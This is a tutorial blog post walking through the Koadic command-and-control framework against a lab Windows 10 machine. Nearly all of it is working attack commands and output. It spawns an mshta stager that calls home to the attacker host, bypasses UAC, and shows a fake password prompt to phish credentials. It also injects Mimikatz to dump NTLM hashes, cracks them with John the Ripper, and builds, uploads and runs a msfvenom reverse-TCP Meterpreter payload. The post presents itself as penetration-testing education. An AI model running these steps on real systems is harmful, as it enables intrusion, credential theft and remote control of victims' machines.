Koadic – COM Command & Control Framework

January 16, 2019 By Raj Chandel

Hello friends!! In this article, we are introducing another most interesting tool "KOADIC – COM Command & Control" tool which is quite similar to Metasploit and Powershell Empire. So let's began with its tutorial and check its functionality.

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Introduction to Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

Koadic also attempts to be compatible with both Python 2 and Python 3. However, as Python 2 will be going out the door in the not-too-distant future, we recommend using Python 3 for the best experience.

Source – //github.com/zerosum0x0/koadic

Installation of Koadic

It must first be downloaded and installed in order to start using Koadic. Run the following command to download Koadic from github and also take care of its dependency tools while installing koadic.

```
git clone https://github.com/zerosum0x0/koadic.git
cd koadic
```

```
apt-get install python3-pip
pip3 install -r requirements.txt
./koadic
```

```
root@kali:~# git clone https://github.com/zerosum0x0/koadic
Cloning into 'koadic'...
remote: Enumerating objects: 519, done.
remote: Counting objects: 100% (519/519), done.
remote: Compressing objects: 100% (329/329), done.
remote: Total 2803 (delta 307), reused 345 (delta 188), pack-reused 2284
Receiving objects: 100% (2803/2803), 6.65 MiB | 1.09 MiB/s, done.
Resolving deltas: 100% (1742/1742), done.
root@kali:~# cd koadic/
root@kali:~/koadic# ls
autorun.example  core  data  DEFCON25.pdf  koadic  LICENSE  modules  README.md  requirements.txt
root@kali:~/koadic# pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/local/lib/python3.6/dist-packages (from -r requir
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requirements.t
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from -r requirements.txt
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (from -r requirements.t
Requirement already satisfied: rjsmin in /usr/local/lib/python3.6/dist-packages (from -r requirem
Requirement already satisfied: flask>=1.0 in /usr/local/lib/python3.6/dist-packages (from impacke
Requirement already satisfied: pyOpenSSL>=0.13.1 in /usr/lib/python3/dist-packages (from impacket
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from impacket->-r
Requirement already satisfied: ldap3>=2.5.0 in /usr/local/lib/python3.6/dist-packages (from impac
```

Usage of Koaidc

This tool majorly depends upon stager and implant. It contains 6 stager and 41 implants.

Stager: Stagers hook target zombies and allow you to use implants.

Implants: Implants start jobs on zombies.

Once installation gets completed, you can run **./koadic** file to start koadic. Then run the most helpful command to get the synopsis of the use of koadic. The help command summarizes the various commands available. Koadic functions are similar to other frameworks, such as Metasploit.

To load all available module in the terminal run "***use <tab> <tab>"*** command. This will dump all available implant and stagers for execution or explore stager module with following commands:

```
use stager/js/
```

This will give you all stagers that will be useful for getting zombie session of the target machine.

Koadic Stagers

The stager enables us to describe where any zombie device accesses the Koadic command and control. Some of these settings can be viewed by running info command once the module is selected. Let's start with loading the **mshta stager** by running the following command.


Set SRVHOST where the stager should call home and SRVPORT the port to listen for stagers on or even you can set ENDPOINT for the malicious file name and then enter run to execute.

```
set SRVHOST 192.168.1.107
set ENDPOINT sales
run
```

```
(koadic: sta/js/mshta)# info

        NAME        VALUE              REQ     DESCRIPTION
        -----       ------------       ----    -------------
        SRVHOST     192.168.1.107      yes     Where the stager should call home
        SRVPORT     9999               yes     The port to listen for stagers on
        EXPIRES                        no      MM/DD/YYYY to stop calling home
        KEYPATH                        no      Private key for TLS communications
        CERTPATH                       no      Certificate for TLS communications
        MODULE                         no      Module to run once zombie is staged

(koadic: sta/js/mshta)# set srvhost 192.168.1.107
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/mshta)# set ENDPOINT sales
[+] ENDPOINT => sales
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
(koadic: sta/js/mshta)#
```


Now run below command to execute the above generated malicious file.

```
mshta //192.168.1.107:9999/sales
```



Once the malicious sales file will get executed on the target machine, you will have a **Zombie connection** just like metasploit.

```
zombies 0
```



Privilege Escalation with Koadic Implants

Once you have zombie session after than you can use implant modules for privilege escalation that includes bypass UAC.

Koadic contains all modules to bypass UAC of Windows 7, 8, 10 platform so that you can extract system level information. We can load this module by running the command below within Koadic.

```
use implant/elevate/bypassuac_eventvwr
```

Then, we will set the payload value to run the module. You can use default zombie value as “ALL” to attack all zombies or can set the particular zombie id you want to attack. Use the command below to adjust the payload value and zombie.

```
set PAYLOAD 0
set ZOMBIE 0
run
```


```
(koadic: sta/js/mshta)# use implant/elevate/bypassuac_eventvwr
(koadic: imp/ele/bypassuac_eventvwr)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       -----------         ----    -------------
        PAYLOAD                         yes     run listeners for a list of IDs
        ZOMBIE      ALL                 yes     the zombie to target

(koadic: imp/ele/bypassuac_eventvwr)# set PAYLOAD 0
[+] PAYLOAD => 0
(koadic: imp/ele/bypassuac_eventvwr)# set ZOMBIE 0
[+] ZOMBIE => 0
(koadic: imp/ele/bypassuac_eventvwr)# run
[*] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) created.
[+] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) completed.
[+] Zombie 1: Staging new connection (192.168.1.103)
(koadic: imp/ele/bypassuac_eventvwr)# zombies

        ID   IP              STATUS  LAST SEEN
        ---  ---------       ------- ------------
        0    192.168.1.103   Alive   2019-01-12 12:01:01
        1    192.168.1.103   Alive   2019-01-12 12:00:56

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

[+] Zombie 1: DESKTOP-2KSCK6B\raj* @ DESKTOP-2KSCK6B -- Windows 10 Enterprise
(koadic: imp/ele/bypassuac_eventvwr)# zombies 1

        ID:                 1
        Status:             Alive
        First Seen:         2019-01-12 12:00:56
        Last Seen:          2019-01-12 12:01:07
        Listener:           0

        IP:                 192.168.1.103
        User:               DESKTOP-2KSCK6B\raj*
        Hostname:           DESKTOP-2KSCK6B
        Primary DC:         Unknown
        OS:                 Windows 10 Enterprise
        OSBuild:            10586
        OSArch:             64
        Elevated:           YES!

        User Agent:         Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
        Session Key:        aa4c2516f3264cfe9ce54132b661a853

        JOB  NAME                       STATUS    ERRNO
        ---- ---------                  -------   -------
```


Post Exploitation


Generate Fake Login Prompt

You can start a phishing attack with koadic and track the victim's login credentials. We can load this module by running the command below within Koadic.


```
use implant/phish/password_box
set ZOMBIE 1
run
```



This will launch a Prompt screen for login at the victim's machine.



Therefore, if the victim enters his password in a fake prompt, you get the password in the command and control shell of Koadic.




Enable Rdesktop

Just like metasploit, here also you can enable remote desktop service in the victim's machine with the following implant module.

```
use implant/manage/enable_rdesktop
set ZOMBIE 1
run
```


As you can observe in the below image that job 4 is completed successfully and it has enabled rdesktop service.



We can ensure for rdesktop service with the help of nmap to identify state for port 3389.

```
nmap -p3389 192.168.1.103
```

Hmm!! So you can observe from nmap result we found port 3389 is open which means **rdesktop** service is enabled.



Inject Mimikatz

It will let you inject mimikatz in victim's machine for extracting the password from inside the machine. We can load this module by running the command below within Koadic.

```
use implant/inject/mimikatz_dotnet2js
set ZOMBIE 1
run
```


As result, it will dump the **NTLM hash** password which we need to crack. Save the NTLM value in a text file.

```
(koadic: imp/man/enable_rdesktop)# use implant/inject/mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# options

        NAME        VALUE              REQ     DESCRIPTION
        -----       -----------        ----    -------------
        DIRECTORY   %TEMP%             no      writeable directory on zombie
        MIMICMD     sekurlsa::logonp... yes     What Mimikatz command to run?
        ZOMBIE      ALL                yes     the zombie to target

(koadic: imp/inj/mimikatz_dotnet2js)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/inj/mimikatz_dotnet2js)# run
[*] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) token::elevate -> got SYSTEM!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) Results

msv credentials
===============

Username    Domain           NTLM                             SHA1
--------    ------           ----                             ----
raj         DESKTOP-2KSCK6B  3dbde697d71690a769204beb12283678  0d5399508427ce79556cda71918020c1e8d15b53
raj         DESKTOP-2KSCK6B  3dbde697d71690a769204beb12283678  0d5399508427ce79556cda71918020c1e8d15b53

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
DESKTOP-2KSCK6B$  WORKGROUP        (null)
raj               DESKTOP-2KSCK6B  (null)

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
desktop-2ksck6b$  WORKGROUP        (null)
raj               DESKTOP-2KSCK6B  (null)


(koadic: imp/inj/mimikatz_dotnet2js)#
```

Then we will use john the ripper for cracking hash value, therefore run following command along with the hash file as shown below:

```
john hash --format=NT
```

As you can observe that it has shown 123 as the password extracted from the hash file.



Execute Command

Since we high privileged shell, therefore, we are free to run any implant module for Post exploitation, and now we are using exec_cmd to execute any command on the Windows system. To load this implant, run the command given below.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the specified command along with Zombie id.

```
set CMD ipconfig
set ZOMBIE 1
run
```

```
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)# options

       NAME        VALUE              REQ     DESCRIPTION
       -----       -----------        ----    -------------
       CMD         regsvr32 /s /n /... yes    command to run
       OUTPUT      true               yes     retrieve output?
       DIRECTORY   %TEMP%             no      writeable directory for output
       ZOMBIE      1                  yes     the zombie to target

(koadic: imp/man/exec_cmd)# set CMD ipconfig
[+] CMD => ipconfig
(koadic: imp/man/exec_cmd)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run
[*] Zombie 1: Job 13 (implant/manage/exec_cmd) created.
Result for `ipconfig`:

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::50a5:d194:6d77:3898%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{E3856CE0-55D1-4B12-94B1-AE48F02E23F8}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:9d38:6abd:3c90:333f:98ec:671e
   Link-local IPv6 Address . . . . . : fe80::3c90:333f:98ec:671e%3
   Default Gateway . . . . . . . . . : ::
```

Obtain Meterprter Session from Zombie Session

If you are having zombie session then you can get meterpreter session through it. Generate a malicious file with the help of msfvenom and start multi handle, as we always do in metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe  > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Koadic provides an implant module that allows you to upload any file inside the machine of the victim if you have zombie sessions. To load this implant, run the following command:

```
use implant/util/upload_file
```

Now set the file location and Zombie Id then run the module. This will upload your malicious in writable directory i.e. %TEMP%.

```
set LFILE /root/shell.exe
set ZOMBIE 1
run
```

Once the job is completed then again use exec_cmd to run the uploaded file with the help of this module.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the uploaded shell.exe file along with Zombie id.

```
set CMD %TEMP%/shell.exe
set ZOMBIE 1
run
```

```
(koadic: imp/man/exec_cmd)# use implant/util/upload_file
(koadic: imp/uti/upload_file)# options

        NAME        VALUE              REQ     DESCRIPTION
        -----       ------------       ----    -------------
        LFILE                          yes     local file to upload
        DIRECTORY   %TEMP%             no      writeable directory
        ZOMBIE      ALL                yes     the zombie to target

(koadic: imp/uti/upload_file)# set LFILE /root/shell.exe
[+] LFILE => /root/shell.exe
(koadic: imp/uti/upload_file)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/uti/upload_file)# run
[*] Zombie 1: Job 14 (implant/util/upload_file) created.
[+] Zombie 1: Job 14 (implant/util/upload_file) completed.
(koadic: imp/uti/upload_file)# use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)# set CMD %TEMP%/shell.exe
[+] CMD => %TEMP%/shell.exe
(koadic: imp/man/exec_cmd)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run
[*] Zombie 1: Job 15 (implant/manage/exec_cmd) created.
(koadic: imp/man/exec_cmd)#
```

Once you will execute the malicious exe file within Koadic zombie session, you will get a meterpreter session in the metasploit framework as shown below:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set rhost IP 192.168.1.107
msf exploit(handler) > set lport 1234
msf exploit(handler) > exploit
```

Once the file is executed on the machine we will get the victim machine meterpreter session as shown below:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.103:51840) at 2

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```